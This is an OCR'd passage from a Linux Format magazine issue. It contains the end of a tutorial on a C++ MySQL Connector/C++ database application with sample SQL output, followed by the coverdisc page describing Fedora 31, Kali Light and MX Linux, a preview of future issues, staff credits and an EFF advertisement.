g++ -O3 -c -Wall -pedantic -std=c++11 -I /usr/include/jdbc -o release_
dir/Database.obj src/Database.cpp
...
 -L/usr/lib64 -lmysqlcppconn
cp release_dir/db .
```

If the build produces errors then probably something isn't installed where the **Makefile** expects to find it. Search for the include files and the mysqlcppconn library. You may need to install the *mlocate* package in order to use *updatedb* and *locate*.

```
$ sudo updatedb
$ locate mysql_connection.h
usr/include/jdbc/mysql_connection.h
usr/src/debug/mysql-connector-cpp-8.0.15-1.4.x86_64/jdbc/driver/
mysql_connection.h
$ locate mysqlcppconn.so
usr/lib64/libmysqlcppconn.so
usr/lib64/libmysqlcppconn.so.7
usr/lib64/libmysqlcppconn.so.7.8.0.15
```

If they're not there at all, MySQL Connnector/C++ is not installed. If they're in different locations, adjust `-I /usr/include/jdbc` and/or `-L /usr/lib64 -lmysqlcppconn` in the **Makefile** so that they point to the correct locations for your environment. Let's look at the connector's library files:

```
$ ls -l /usr/lib64/libmysqlcppconn.*
lrwxrwxrwx 1 root root   20 Jul  9 09:43 /usr/lib64/libmysqlcppconn.
so -> libmysqlcppconn.so.7*
lrwxrwxrwx 1 root root   27 Jul  9 09:43 /usr/lib64/libmysqlcppconn.
so.7 -> ///libmysqlcppconn.so.7.8.0.15*
-rwxr-xr-x 1 root root 685K Jul  9 09:43 /usr/lib64/libmysqlcppconn.
so.7.8.0.15*
```

This tells you that **libmysqlcppconn.so** is a symbolic link to **libmysqlcppconn.so.7** which, it turn, is a symbolic link to the executable shared library **libmysqlcppconn.so.7.8.0.15**.

encapsulates connection to, and operations on, a database. When the `Database` object is no longer needed, it is destroyed, and `Database`'s destructor method causes the release of all of the `Database` object's resources (memory, sockets, pipes, files, threads, tasks and so on) back to Linux so that they are available for other programs needing to be run.

The C++ `new` operator is sort of like the C function `malloc`, in that memory is allocated for the object – but the comparison stops there, as we also have a special `active constructor` method that is invoked by the C++ `new` operator to do all the housekeeping that is required for a `Database` object to establish a connection to an RDBMS database.

Likewise, the C++ `delete` operator is sort of like the C function `free`, in that the memory used by the `Database` object is freed – but again, that's as far as we can go with the comparison. There is a special `active destructor` method that is invoked by the C++ `delete` operator to do all of the housekeeping that is required to sever the connection to the RDBMS.

In `Database`'s destructor, we delete any outstanding `ResultSet`, and then delete the `Statement` object and finally, the `Connection` object. Once that is done, the resources used by those objects are released and the memory used by the `Database` object itself is returned.

The first code we looked at dealt with the creation of a database connection and database statement as a series of discreet operations. That example was very C-like. The C++ `Database` class treats those operations as a single process that must be run once in order for you to use a database.

Java bad

Java, which is based on C++, has immutable strings. Operations that modify a string are expensive to perform in Java as they always create a new string and delete an old string or strings. The `StringBuilder` class was created to make operations on Java string objects simpler, easier and less resource-intensive.

C++ has the standard library `stringstream` class to make modification of strings easier, but it's not as straightforward as Java's `StringBuilder`. `StrStrmBuf` inherits all the capabilities of `stringstrm` and attempts to make it easier to use and to add some useful features to it. You'll see `StrStrmBuf` used to format `ResultSet` objects in the `Place` and `Language` classes. `Place` and `Language` hide the complexity of `StrStrmBuf` from our application.

The `Place` class *(see Figures 2 and 3 on page 93 and 94)* is designed to be initialised with four COLUMNs from a single ROW in a `ResultSet` returned by a SQL query. It displays the results of all of the four COLUMN SQL examples.

Once the `Place` class is created, you can use the `display()` class method to display a single ROW of the `ResultSet`. We need the static method `Place::display(sql::ResultSet, bool bDisplay)` to repeatedly create `Place` objects as we iterate over the multiple ROWS in a `ResultSet`. Notice that we've overloaded the function name `display()`. That's perfectly legal in C++ as long as the methods being overloaded have different signatures.

`void Place::Display()` is one method signature. `static long Place::Display(sql::ResultSet* pRS, bool bDisplay = true)` is the other signature. The `bDisplay = true` means that the second argument is optional. If you want `bDisplay` to be true, you don't need to supply the second argument, if you want `bDisplay` to be false, you need to pass two arguments. That's a little bit of 'syntactic sugar' to make C++ easier to use.

Notice that the static `display` function creates, displays and destroys one `Place` object for each ROW present in a `ResultSet`.

Member variables and functions of a class are marked as `public`, `private` or `protected`. That indicates whether we want code from outside our class to be able to examine or change our member variables or invoke our functions. This is a feature of C++ that provides hiding of information.

If we want code from outside of our class to be able to examine our member variables, then we provide accessor (getter) functions. If we want code from outside of our class to be able to change our member variables, then we provide mutator (setter) functions. The less everyone knows about our classes' business, the less confusing it is for humans to read and understand our code. C++ can largely do away with global variables and functions and methods that anyone can call, which are a feature of C.

`Terminal` is the other class used. `Terminal` was created because we wanted writing and colouring the screen to be performed in one place only, so that if we wanted to change the way captions or labels are displayed, we'd only have to make a change in one place, instead of in the dozens of places in **db.cpp** where captions and labels are written.

See the box on page 95 to build and run the *db* application (**./db**), and read the commentary and the SQL statements, to make sure the query results make sense. Modify the SQL statements and see how your changes modify the output.

Think about creating your own database to describe the details of the physical computers and virtual machines in your own environment. Examine **world.sql** as an example of how to automate the process of creating a database. Have fun! LXF

```
Let's use the countrylanguage TABLE to find out the percentage of English speake
This SQL query produces a name and a long double. The Language ResultSet display
is used to display these query results.


===== Executing: SELECT name, percentage FROM country, countrylanguage WHERE
country.code=countrylanguage.countrycode AND language='English' AND percentage >
ORDER BY percentage DESC =====

===== Percentage of English Speakers by Country:  =====
Bermuda                        100.0
Ireland                         98.4
United Kingdom                  97.3
Trinidad and Tobago             93.5
Gibraltar                       88.9
New Zealand                     87.0
United States                   86.2
Virgin Islands, U.S.            81.7
Australia                       81.2
Canada                          60.4
Belize                          50.8
Puerto Rico                     47.4
Guam                            37.5
Vanuatu                         28.3
Saint Lucia                     20.0
Aruba                            9.5
South Africa                     8.5
Netherlands Antilles             7.8
Nauru                            7.5
Monaco                           6.5
Northern Mariana Islands         4.8
Seychelles                       3.8
Palau                            3.2
American Samoa                   3.1
Brunei                           3.1
Hong Kong                        2.2
Zimbabwe                         2.2
Malta                            2.1
Malaysia                         1.6
===== Number of records found: 29 =====


You now know quite a bit about SQL. Alter some of the SQL
statements you've used in this tutorial.
Play around and have fun!
```

Figure 5: The db Application performing a two COLUMN SELECT statement.

DOWNLOAD YOUR DVD
Get code and DVD images at:
www.linuxformat.com/archives

On the disc


Distros, apps, games, books, miscellany and more...

HATS OFF TO THEM!
HTTPS://GETFEDORA.ORG

Fedora 31

64-bit

We do love a good Fedora release round here. Why? Well it's probably the best way to experience Gnome 3.34 as the Gnome people intended (sorry Ubuntu), and it probably offers the premier Wayland experience of any Linux distro. With this release that experience goes one step further – Fedora 31's *Firefox* build uses the Wayland backend by default (so long as you're using a Wayland session). This was available as an option for brave users but has now been deemed stable enough for the great unwashed. Brave users now have a slew of new *Firefox* options to play with, including the Rust-powered *WebRender* feature. Beyond the browser, there's been further improvements to *PipeWire*, *Flatpaks* and Nvidia driver support. Check out our review on page 18 to find out more.



Learn the comically named towns of the southwest of England with Fedora and the latest Gnome Maps.

PREMIER HACKING KIT
HTTPS://KALI.ORG

Kali Light 2019.3

64-bit

Tying in nicely with our hacking feature, here's the latest version of our favourite security and penetration-testing distro. Probe your networks, sniff packets off the wire, socially engineer your co-workers – the possibilities are endless. Note that this is the light edition so doesn't include most of the vast application suite in the full release. But you can install what you need (the size of the RAM disk used by the live environment depends on your RAM, but 4GB will be enough to get started, and 16GB will allow you to recreate full-fat Kali, by installing the kali-linux-all package). Our cover feature will have you hacking responsibly (and legally) in no time. And, in case you miss the message on the boot menu, the login credentials are "root" with password "toor" (root backwards). Kali Linux is not a user-focussed distro so everything's done with the root account.

SUPER POPULAR
HTTPS://MXLINUX.ORG

MX Linux 19

32-bit

We're excited to see a new release of this antiX-based, simplicity focused midweight distro. MX uses the freshly baked Xfce 4.14 desktop to make a functional-yet-fun Linux experience. MX includes but doesn't by default use the Systemd service manager, instead using the systemd-shim layer to maintain compatibility with the SysVinit scripts. It's one of an ever-decreasing number of distros to offer a 32-bit edition. Being a Debian 10 descendent, MX 19 will be supported (to some level) until 2024, which might be after your ol' Pentium II clocks its final clock cycle. LXF

» IMPORTANT NOTICE!
DEFECTIVE DISCS: In the unlikely event of your *Linux Format* coverdisc being defective, please visit our support site at www.linuxformat.com/dvdsupport.

ESCAPE WINDOWS 7

Windows 7's end of life is upon the world. With millions of PC still running it, it's time to switch!

Streaming audiobooks

Books are dead, long live books! Everyone's listening to books these day, so we build a streaming audiobook service.

Web browse faster

Open source offers choice, so use that choice and pick a better web browser – faster, more secure and private!

Take Kali on the road

Now you've mastered the basic hacking skills, take them on the move with our guide to Kali Linux on Android.

Photo editing and touchup

You can't do anything creative in Linux... just kidding, we explain how GIMP is a full Photoshop replacement.

Contents of future issues subject to change – we might be too full of delicious vegan turkey to move.

LINUX FORMAT
The #1 open source mag

Future Publishing Limited,
Quay House, The Ambury, Bath, BA1 1UA
Email linuxformat@futurenet.com

EDITORIAL
Editor Neil Mohr
Editor in boat Jonni Bidwell
Art editor Efrain Hernandez-Mendoza
Production editor James "Wots a Linux?" Price
Group editor in chief Graham Barlow
Senior art editor Jo Gulliver
Editorial contributors
Mats Tage Axelsson, Neil Bothwick, Mike Bedford, Christian Cawley, Andrew Davison, Matthew Hanson, Jon Masters, Nick Peers, Les Pounder, Calvin Robinson, Mayank Sharma, Shashank Sharma, John Schwartzman, Jim Thacker, Alexander Tolstoy
Cartoons Shane Collinge
Cover illustration magictorch.com
Raspberry Pi is a trademark of the Raspberry Pi Foundation.
Tux credit: Larry Ewing (lewing@isc.tamu.edu) and The GIMP.

ADVERTISING
Media packs are available on request
Commercial sales director Clare Dove
clare.dove@futurenet.com
Senior advertising manager Lara Jaggon
lara.jaggon@futurenet.com
Head of commercial – Technology Dave Randall
dave.randall@futurenet.com
Account director Andrew Tilbury
andrew.tilbury@futurenet.com

INTERNATIONAL LICENSING
Linux Format is available for licensing. Contact the Licensing team to discuss partnership opportunities.
Head of Print Licensing Rachel Shaw
licensing@futurenet.com

SUBSCRIPTIONS & BACK ISSUES
Web www.myfavouritemagazines.co.uk
Email *linuxformat@myfavouritemagazines.co.uk*
UK 0344 848 2852 **World** +44 (0) 344 848 2852

CIRCULATION
Head of newstrade Tim Mathers

PRODUCTION AND DISTRIBUTION
Head of production UK & US Mark Constance
Production project manager Clare Scott
Advertising production manager Joanne Crosby
Digital editions controller Jason Hudson
Production controller Nola Cokely

THE MANAGEMENT
Chief content officer Aaron Asadi
Editorial director William Gannon
Brand director Andy Clough
Head of art & design Rodney Dive
Commercial finance director Dan Jotcham
Printed by Wyndeham Peterborough, Storey's Bar Road, Peterborough, Cambridgeshire, PE1 5YS
Distributed by Marketforce, 5 Churchill Place, Canary Wharf, London, E14 5HU www.marketforce.co.uk
Tel: 0203 787 9001

The Electronic Frontier Foundation is the leading nonprofit organization defending civil liberties in the digital world. Founded in 1990, EFF champions user privacy, free expression, and innovation through impact litigation, policy analysis, grassroots activism, and technology development. We work to ensure that rights and freedoms are enhanced and protected as our use of technology grows.

EFF.ORG

ELECTRONIC FRONTIER FOUNDATION

Protecting Rights and Promoting Freedom on the Electronic Frontier